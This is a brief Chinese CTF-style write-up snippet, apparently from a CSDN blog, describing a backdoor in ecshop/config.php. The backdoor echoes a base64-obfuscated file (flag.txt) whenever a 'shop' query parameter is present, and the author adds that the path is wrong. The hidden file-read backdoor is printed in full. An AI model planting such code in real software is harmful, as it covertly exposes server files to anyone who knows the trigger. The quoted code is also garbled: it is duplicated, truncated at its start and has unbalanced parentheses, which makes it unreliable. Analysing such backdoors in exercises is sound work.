<https://blog.csdn.net/mochu7777777>

利用点4

文件读取送flag: `ecshop/config.php`

```
f(isset($_GET['shop']))){
echo file_get_contents(base64_decode('ZmxhZy50eHQ='));}
?><?php
if(isset($_GET['shop']))){
echo file_get_contents(base64_decode('ZmxhZy50eHQ='));}
?>
```

不过这里 `flag.txt` 路径写错了，所以读不出来

```
PS C:\Users\Administrator> php -r "var_dump(base64_decode('ZmxhZy50eHQ='));"
string(8) "flag.txt"
```